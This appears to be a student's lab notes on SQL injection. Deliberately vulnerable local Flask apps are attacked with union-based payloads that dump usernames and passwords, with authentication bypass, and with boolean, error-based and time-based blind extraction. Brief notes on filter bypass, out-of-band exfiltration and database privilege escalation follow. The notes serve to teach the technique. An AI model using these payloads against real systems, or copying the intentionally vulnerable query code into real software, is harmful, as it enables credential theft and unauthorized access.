        ("testuser", "password", "user"),
    ]
)
conn.commit()
conn.close()
print("Database created!")
```

Terminal:



```
PS E:\Tounderstnad\UNION_BASED_SQLi> python .\setup_db.py
Database created!
PS E:\Tounderstnad\UNION_BASED_SQLi> python .\app.py
 * Serving Flask app 'app'
 * Debug mode: on
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
 * Running on http://127.0.0.1:5000
Press CTRL+C to quit
 * Restarting with stat
 * Debugger is active!
 * Debugger PIN: 998-674-252
```

Browser:




http://127.0.0.1:5000/products?q=hub

PRODUCT | PRICE

Netgear Hub (4-port) | £30
Netgear Hub (8-port) | £40

Step1: Normal search




http://127.0.0.1:5000/products?q=hub

PRODUCT | PRICE

Netgear Hub (4-port) | £30
Netgear Hub (8-port) | £40

Step2: (Goal: Find number of columns)

Query: ?q=hub' UNION SELECT null—




http://127.0.0.1:5000/products?q=hub%27%20UNION%20SELECT%20null--

SELECTs to the left and right of UNION do not have the same number of result columns

This is an error. So we will modify the query.

Query: ?q=hub' UNION SELECT null,null--




```
http://127.0.0.1:5000/products?q=hub%27%20UNION%20SELECT%20null,null--
```

```
PRODUCT | PRICE

None | None
```

Clearly, it worked.

Step3: (Goal: Test string column)

Query: ?q=hub' UNION SELECT 'a',null--




```
http://127.0.0.1:5000/products?q=hub%27%20UNION%20SELECT%20%27a%27,null--
```

```
PRODUCT | PRICE

a | None
```

Step4: (Goal: List tables (SQLite version of sysobjects))

Query: ?q=hub' UNION SELECT name,null FROM sqlite_master WHERE type='table'--




```
http://127.0.0.1:5000/products?q=hub%27%20UNION%20SELECT%20name,null%20FROM%20sqlite_master%20WHERE%20type=%27table%27--
```

```
PRODUCT | PRICE

products | None
users | None
```

Step5: (Goal: Dump users table)

Query: ?q=hub' UNION SELECT login,password FROM users—



```
http://127.0.0.1:5000/products?q=hub%27%20UNION%20SELECT%20login,password%20FROM%20users--
```

```
PRODUCT | PRICE

admin | 0wned
dev | n0ne
marcus | marcus1
testuser | password
```

Usernames and passwords appear in the product list.

Fingerprinting the Database:

- Basic SQL injection works across many databases, but advanced attacks depend on the exact database type
- Attackers identify databases using fingerprinting
- Fingerprinting methods include:
    - Different ways databases join strings
    - Database-specific numeric functions
- MS-SQL and Sybase are very similar, so attacks often work on both
- MySQL has special version-based comments that can be abused to detect the exact database version

Exploiting ODBC Error Messages (MS-SQL Only):

- MS-SQL ODBC error messages are extremely verbose
- Attackers can exploit these errors to:
    - Discover table names
    - Discover column names
    - Identify data types
    - Extract sensitive data
- Type-conversion errors can leak actual database values
- Recursive queries allow attackers to extract entire tables
- MS-SQL allows multiple SQL statements, enabling data modification
- Showing detailed database errors to users is a serious security risk

Bypassing Filters:

- Input filters are often weak and easy to bypass
- SQL injection does not require specific characters
- Blacklists fail due to:
    - Case changes
    - Encoding tricks
    - Comments
    - String construction
- Dynamic SQL execution makes filters almost useless
- Escaping quotes + truncating input is dangerous
- Broken filter logic can re-enable SQL injection even when defenses exist

Second-order SQL injection:

Second-order SQL injection is when:

- Bad input from a user is stored safely at first
- But later, the application uses that stored data in another SQL query
- And *that second use* becomes vulnerable to SQL injection

So, the attack doesn't happen immediately. It happens later, when the data is reused.

Why this is called *second-order?*

- First order: attack works immediately
- Second order: attack is stored first, triggered later

Advanced Exploitation:

Advanced SQL injection attacks occur when attackers can inject SQL code but cannot easily see the results of their queries. As security awareness has improved, simple data-stealing methods have become less common, forcing attackers to use more complex techniques. Additionally, not all attackers aim to steal information; some focus on damaging systems. By injecting short but powerful commands, attackers can shut down databases or delete critical tables. This shows that SQL injection can be destructive, not just a data-theft risk.

Retrieving Data as Numbers:

Even when text inputs are secure, numeric fields may still allow SQL injection. Attackers can extract hidden text by converting characters into ASCII numbers using database functions. By collecting and decoding numeric responses, large amounts of data can be reconstructed byte by byte.

Using an Out-of-Band Channel:


When SQL injection results are not shown on the screen, attackers can still extract data using out-of-band channels. These techniques force the database to send information over the network, such as through HTTP, DNS, files, or emails. Different databases provide different built-in features that attackers can abuse to leak data or escalate control.

Using Inference: Conditional Responses:

When attackers cannot see query results or use network channels, they rely on inference techniques in blind SQL injection. By observing changes in application behaviour, errors, or response time delays, they can determine whether injected conditions are true or false. Repeating these tests allows attackers to extract database information one bit or character at a time.

Observing advanced exploitation on the vulnerable local app:


Init_db.py:



init_db.py > ...


```python
import sqlite3

conn = sqlite3.connect("users.db")
cur = conn.cursor()

cur.execute("""
CREATE TABLE users (
    id INTEGER PRIMARY KEY,
    username TEXT,
    password TEXT
)
""")

cur.execute("INSERT INTO users VALUES (1, 'admin', 'AdminPass')")
cur.execute("INSERT INTO users VALUES (2, 'alice', 'AlicePass')")
cur.execute("INSERT INTO users VALUES (3, 'bob', 'BobPass')")

conn.commit()
conn.close()

print("Database initialized")
```

App.py:




app.py > ...

```python
from flask import Flask, request
import sqlite3
import time

app = Flask(__name__)

def db_query(query):
    conn = sqlite3.connect("users.db")
    cur = conn.cursor()
    result = cur.execute(query).fetchall()
    conn.close()
    return result

# Custom sleep function for time-based injection
def sqlite_sleep(seconds):
    time.sleep(seconds)
    return 1

@app.route("/", methods=["GET"])
def login_form():
    return """
    <h2>Login</h2>
    <form method="POST" action="/login">
      Username: <input name="username"><br><br>
      Password: <input name="password"><br><br>
      <button>Login</button>
    </form>
    """
```




```python
app.py > ...
@app.route("/login", methods=["POST"])
def login():
    username = request.form["username"]
    password = request.form["password"]

    # ❌ INTENTIONALLY VULNERABLE
    query = f"""
    SELECT * FROM users
    WHERE username = '{username}'
    AND password = '{password}'
    """

    try:
        conn = sqlite3.connect("users.db")
        conn.create_function("sleep", 1, sqlite_sleep)
        cur = conn.cursor()
        result = cur.execute(query).fetchall()
        conn.close()

        if result:
            return "✅ Login successful"
        else:
            return "❌ Login failed"

    except Exception as e:
        return "⚠ Database error"

if __name__ == "__main__":
    app.run(debug=True)
```

Terminal:



```
PS E:\Tounderstnad\advanced_exploitation> python .\init_db.py
Database initialized
PS E:\Tounderstnad\advanced_exploitation> python app.py
 * Serving Flask app 'app'
 * Debug mode: on
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
 * Running on http://127.0.0.1:5000
Press CTRL+C to quit
 * Restarting with stat
 * Debugger is active!
 * Debugger PIN: 998-674-252
```

Browser:




Login

Username:


Password:

Step1: Normal login.


http://127.0.0.1:5000/login

✅ Login successful

Step2: (Goal: Authentication Bypass (Logic Injection)). Username: admin' --



http://127.0.0.1:5000

Login

Username: admin' --

Password: AdminPass


When clicked on 'login' button:


http://127.0.0.1:5000/login

✅ Login successful


Logs in → SQL injection confirmed.

Step3: (Goal: Conditional / Blind Injection). Test TRUE condition: admin' AND 1=1 –


http://127.0.0.1:5000/login

✅ Login successful

Test FALSE condition: admin' AND 1=2 –



http://127.0.0.1:5000/login

❌ Login failed

Response changes → you control logic.

Step4: (Goal: Extract Data Using Inference (ASCII + SUBSTR)). Test first letter of username:


admin' AND ASCII(SUBSTR(username,1,1))=97 --


http://127.0.0.1:5000/login

⚠️ Database error

Step5: (Goal: Error-Based Inference). Trigger error conditionally:


admin' AND (CASE WHEN (1=1) THEN 1/0 ELSE 1 END) --


http://127.0.0.1:5000/login

❌ Login failed

Step6: (Goal: Time-Based Blind Injection). Delay login if condition is true:


admin' AND sleep(5) --


http://127.0.0.1:5000/login

✅ Login successful

Page pauses → confirmed

Step7: (Goal: Bit-by-Bit Extraction) admin' AND (ASCII(SUBSTR(password,1,1)) & 1)=1 AND sleep(5) --


http://127.0.0.1:5000/login

⚠️ Database error

Beyond SQL Injection: Escalating the Database Attack:

- SQL injection doesn’t just mean “data stolen”
- Databases often contain ways to gain more power and access
- Updates and security hardening help, but can’t stop everything
- Database security needs to assume attackers *might already be inside*

MS-SQL:

- MS-SQL isn’t just about storing data—it can interact with the operating system and the network
- If attackers get high-level database access, they can:
    - Take over the server
    - Move deeper into the internal network
    - Steal data quietly and efficiently
- The biggest mistake is assuming: “The database is safe because only our application uses it.”

MS-SQL:

- Oracle has historically had many ways to escalate privileges
- SQL injection can be the doorway to full database control
- Some attacks exploit bugs; others abuse powerful default features
- Even “normal” database users may have more power than expected

MySQL:

- MySQL is generally less risky by default than some other databases
- But giving users powerful permissions (like file access) is dangerous
- SQL injection + excessive permissions can still lead to:
    - File theft
    - Data bypass
    - Full control of the database server

SQL Syntax and Error Reference:

- Different databases = different SQL syntax
- Error messages = valuable hints
- SQL injection is often confirmed when:
    - ' breaks the query
    - Errors change based on input
    - Time delays work
- UNION errors help attackers map columns
- Type errors help attackers understand field types

Preventing SQL injection:

